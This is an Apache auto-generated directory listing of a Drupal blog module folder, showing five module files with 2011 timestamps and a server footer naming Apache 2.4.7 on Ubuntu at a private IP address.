



Index of /drupal/modules/blog


Name	Last modified	Size	Description
Parent Directory		-	
blog.info	2011-07-27 20:26	243	
blog.install	2011-07-27 20:17	404	
blog.module	2011-07-27 20:17	8.8K	
blog.pages.inc	2011-07-27 20:17	3.4K	
blog.test	2011-07-27 20:17	8.3K	


Apache/2.4.7 (Ubuntu) Server at 172.20.10.4 Port 80



